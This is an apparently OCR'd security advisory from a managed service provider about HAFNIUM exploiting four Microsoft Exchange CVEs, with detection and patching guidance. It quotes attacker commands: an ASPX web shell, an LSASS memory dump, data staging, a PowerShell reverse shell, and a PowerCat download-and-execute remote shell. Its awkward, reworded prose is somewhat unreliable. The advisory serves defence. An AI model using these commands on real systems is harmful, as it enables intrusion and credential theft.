
HAFNIUM Targeting Exchange Servers

As of March 2, 2021, Microsoft uncovered several zero-day activities, that currently are being utilized on multiple versions of Microsoft Exchange Server (MES) that are being targeted for attacks. We can see with the incidents that have occurred, the malicious actor utilized these specific liabilities to retrieve on-site MES that has permitted installation of supplementary malware towards enabling an enduring contact to targeted locations, along with admissions towards email accounts. MSTIC (Microsoft Threat Intelligence Center) features this movement in conjunction with elevated certainty to **HAFNIUM**:

This specific group is in China. Mainly, HAFNIUM concentrates on multiple industry segments in the US. Including:

- Law Firms
- Contagious Disease Researchers
- Non-governmental organization
- Universities
- Exploration establishments that perform study and support regarding subjects like political strategies, technology, economics, etc..
- Defense Contractors

By using legitimate OSF (open-source frameworks), and by manipulating weaknesses in IFS (Internet-Facing Servers) for direct C&C, is HAFNIUM's main signature for when they are attempting to gain access to a target's system.



Creator: OstapenkoOlena

The current risks being manipulated are:

- **CVE-2021-27065**
- **CVE-2021-26857**
- **CVE-2021-26855**
- **CVE-2021-26858**

These risks have been announced in the Microsoft Security Response Center (MSRC) release – Multiple Security Updates Released for Exchange Server. RAVENii firmly recommends that if you have this type of Exchange set up, you must update on-site systems without delay. Currently, we have been notified by MSTIC that EO (Exchange Online) has not been altered.

RAVENii is communicating these findings, to emphasize the vital disposition of these risks as well as the significance of patching your entire contaminated network. If you are a current RAVENii managed service client, like always, we will be watching for IOCs. Also, feel free to reach out to us if you want any specific queries, and we will do some investigations in your environment.

Incident notes provided by Microsoft

https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

Once the exposures are manipulated by the hackers, they can gain admittance and implement web shells on the contaminated server. The web shells give the attack group the ability to steal information as well as execute extra malevolent activities to help HAFNIUM forge ahead with the attack.

```
<%@ Page Language="Jscript"%><%System.IO.File.WriteAllText(Request.Item["p"],
Request.Item["c"]);%>
```

After this implementation, they completed the following post-manipulation endeavors:

- Utilizing Procdump to unload the LSASS method remembrance:

```
C:\windows\temp\procdump64 -accepteula -ma lsass.exe C:\windows\temp\lsass
```

- Utilizing 7-Zip to condense pilfered information into ZIP folders for exfiltration:

```
c:\ProgramData\7z a -t7z -r  c:\ProgramData\it.zip c:\ProgramData\pst
```

- Adding and utilizing Exchange PowerShell snap-ins to transfer mailbox information:

```
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;&#x0A;Get-Mailbox&#x0A

Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;Get-MailboxExportRequest -ResultSize
100

Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;Get-MailboxExportRequest|Remove-
MailboxExportRequest -Confirm:$false
```

- Utilizing the Nishang Invoke-PowerShellTcpOneLine reverse shell:

```
powershell -nop -c "$client = New-Object Net.Sockets.TCPClient([redacted]);$stream =
$client.GetStream(); [byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString
($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String ); $sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write
($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

- Downloading PowerCat from GitHub, then using it to open a connection to a remote server:

```
IEX (New-Object System.Net.Webclient).DownloadString
('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c
[redacted] -p [redacted] -e powershell
```

Their operatives were additionally proficient to transfer the EO address manuscript from contaminated networks, which encompasses data regarding an institute as well as its clients.

Remediation Recommendations

RAVENii recommends that you inspect your network traffic, research vulnerabilities, and implement remediations to counteract forthcoming attacks.

Evaluate Exchange Server Patching Microsoft

https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

The MES unit has issued a blog post on these new Security Updates offering a script to obtain a fast supply of patch level statuses for on-sites ESs as well as resolve several essential inquiries about installing the patches.

For Indicators of Compromise scan Exchange logs Microsoft

https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

- CVE-2021-26855 corruption will be able to be discovered through these Exchange HttpProxy logs:
- These logs are in the following directory: %PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging\HttpProxy.
- Exploitation can be identified by searching for log entries where the AuthenticatedUser is empty and the AnchorMailbox contains the pattern of ServerInfo~*/*
- Here is an example PowerShell command to find these log entries:

Import-Csv -Path (Get-ChildItem -Recurse -Path "$env: PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\HttpProxy" -Filter '*.log'). FullName | Where-Object {$_. AuthenticatedUser -eq '' -and $_.AnchorMailbox -like 'ServerInfo~*/*' } | select DateTime, AnchorMailbox

- If activity is discovered, the logs detailed to the product specified in the AnchorMailbox path will need to be utilized to assist in determining what measures have been taken.
- These logs are found in the %PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging directory.
- CVE-2021-26858 corruption will be able to be discovered through these Exchange logs:
- C:\Program Files\Microsoft\Exchange Server\V15\Logging\OABGeneratorLog
- Files should only be downloaded to the %PROGRAMFILES%\Microsoft\Exchange Server\V15\ClientAccess\OAB\Temp directory.
- In case of exploitation, files are downloaded to other directories (UNC or local paths)
- Windows command to search for possible manipulation:

findstr /snip /c:"Download failed and temporary file" "%PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging\OABGeneratorLog*.log"

- CVE-2021-26857 corruption will be able to be discovered through these Windows Application event logs.
- Exploitation of this deserialization bug will generate Application events in conjunction with the following properties:
- Source: MSExchange Unified Messaging
- EntryType: Error
- Event Message Contains: System.InvalidCastException
- Following is PowerShell command to query the Application Event Log for these log entries:

Get-EventLog -LogName Application -Source "MSExchange Unified Messaging" -EntryType Error | Where-Object {$_. Message -like "*System.InvalidCastException*”}

- CVE-2021-27065 exploitation can be detected via the following Exchange log files:
- C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server

All Set-<AppName>VirtualDirectory properties should never contain script. InternalUrl and ExternalUrl should only be valid Uris.

- Following is a PowerShell command to search for potential exploitation:

Select-String -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\ECP\Server*.log" -Pattern 'Set-.+VirtualDirectory'

References

Microsoft. (2021). HAFNIUM targeting Exchange Servers with 0-day exploits. Retrieved from https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/